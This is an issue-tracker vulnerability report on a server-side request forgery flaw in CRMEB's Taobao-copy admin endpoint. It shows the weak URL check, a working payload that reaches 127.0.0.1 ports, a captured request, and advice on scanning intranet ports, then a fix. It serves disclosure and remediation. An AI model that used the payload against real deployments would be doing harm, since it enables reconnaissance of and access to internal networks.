



Issues / 详情

Strict domain name filtering leads to SSRF(Server Side Request Forgery)

Done #118MKC Task c0d1M4x Opened this issue 2020-0

Test environment

OS: windows

ERMEB version: 3.1.0+

download time: 2020/1/18

Code analysis

The vulnerable code is in file /crmeb/app/admin/controller/store/CopyTaobao.php line 108 get_request_contents() function.

```
104  /**
105   * 获取资源,并解析出对应的商品参数
106   * @return json
107   */
108  public function get_request_contents()
109  {
110      list($link) = UtilService::postMore([
111          ['link', '']
112      ], $this->request, suffix: true);
113      $url = $this->checkurl($link);
114      if ($url === false) return JsonService::fail($this->errorInfo);
115      $this->errorInfo = true;
116      $html = $this->curl_Get($url, time_out: 60);
117      if (!$html) return JsonService::fail(msg: '商品HTML信息获取失败');
118      $html = $this->Utf8String($html);
119      preg_match(pattern: '/<title>([\<\/>)*<\/title>/', $html, &matches: $title);
120      //商品标题
121      $this->productInfo['store_name'] = isset($title[1]) ? str_replace(['-淘宝网', '-tmall.com'], 'tmall.com', $title[1]) : '';
122      $this->productInfo['store_info'] = $this->productInfo['store_name'];
123      try {
```

in this function, it will call checkurl() function in line 113. The checkurl() function in line 275 restricts the use of http(s) to access the address, so other protocols are not used, but in line 280, it only needs the link to contain the words 1688 and offer, so it's easy to bypass.


```
270  * @return string
271  */
272  public function checkurl($link)
273  {
274      $link = strtolower($link);
275      if (!$link) return $this->setErrorInfo(msg: '请输入链接地址');
276      if (substr($link, 0, 4) != 'http') return $this->setErrorInfo(msg: '链接地址必须以http开头');
277      $arrline = explode('?', $link);
278      if (count($arrline) > 1) return $this->setErrorInfo(msg: '链接地址有误(ERR:1001)');
279      if (!isset($arrline[1])) {
280          if (strpos($link, '1688') != false && strpos($link, 'offer') != false) return trim($arrline[0]);
281          else if (strpos($link, 'offer') != false) return trim($arrline[0]);
282          else return $this->setErrorInfo(msg: '链接地址有误(ERR:1002)');
283      }
284      if (strpos($link, '1688') != false && strpos($link, 'offer') != false) return trim($arrline[0]);
285      if (strpos($link, 'offer') != false) return trim($arrline[0]);
286      $arrlineValue = explode('&', $arrline[1]);
287      if (is_array($arrlineValue)) return $this->setErrorInfo(msg: '链接地址有误(ERR:1003)');
```

line 280 code is like this, and it will return the link.

```
if (strpos($link, '1688') != false && strpos($link, 'offer') != false) return trim($arrline[0]);
```

Then the curl_Get() function will be called to access the link address in line 116.

```
108  public function get_request_contents()
109  {
110      list($link) = UtilService::postMore([
111          ['link', '']
112      ], $this->request, suffix: true);
113      $url = $this->checkurl($link);
114      if ($url === false) return JsonService::fail($this->errorInfo);
115      $this->errorInfo = true;
116      $html = $this->curl_Get($url, time_out: 60);
117      if (!$html) return JsonService::fail(msg: '商品HTML信息获取失败');
```



Status
Done

Assignees
Not set

Projects
CRMEB开源商城PHP版

Pull Requests
None yet
Successfully merging a pull request will close this issue.

Duration (hours)
0

Planned to start - Planned to end
Unscheduled - Unscheduled

Top level
Not Top

Priority
Not specified


Labels
Not set

Milestones
No related milestones


Branches
No related branch

参与者 (1)





The `curl_get()` function is in line 705 and the code is like this.




Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

[View Details](#)

it will filter domain name in line 134, but it should filter in call `curl_get()` function before. And it not, so cause the SSRF.



Vulnerability test

Create two web server


use the python environment to create two web server like this.

```


python2 -m SimpleHTTPServer 9999
python3 -m http.server
    
```

Exploit


Login to the background, and then operate as follows.



Arbitrary input character, while capturing packets using burp suite



Modify the value of the parameter link .




payload


the payload for parameter link .

```
link=http%3A%2F%2F127.0.0.1:8000%2Fdsadaa%2Fdsda%3F1688%3Doffer
```

and the python web server will receive the request.



you can use this vulnerability scan the server open port with http(s) protocol.Information returned when scanning a closed port,such as 8122 port.



Information returned when scanning an open port.



```
Accept: application/javascript,application/json,application/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://27.0.0.1/admin/store.copy.taobao/index.html
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 62
Connection: close
Cookie: P8Jm_sattkey=vp6gm9PE; clear_o=1; login_back_uri=%22User%22; PHPSESSID=ace069731333d4d749831be42108f8
```

link=<http%3A%2F%2F127.0.0.1:9999%2Fdsadaa%2Fsda%3F1688%3Doffer>



Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- ⚖️ 让开源贡献也能有据可依

[View Details](#)

also it can receive some request in port 9999

```
D:\cmdr
λ python2 -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...
127.0.0.1 - - [20/Jan/2020 10:42:03] code 404, message File not found
127.0.0.1 - - [20/Jan/2020 10:42:03] "GET /dsadaa/sda HTTP/1.1" 404 -
```

You can use this vulnerability to attack or scan the open port of the intranet server and collect information of other intranet servers.

Solution

Domain filtering should be performed first, followed by URL requests.

  c0d1M4x created 任务 3 years ago

Expand operation logs 

[Sign in](#) to comment



Mini Program



WeChat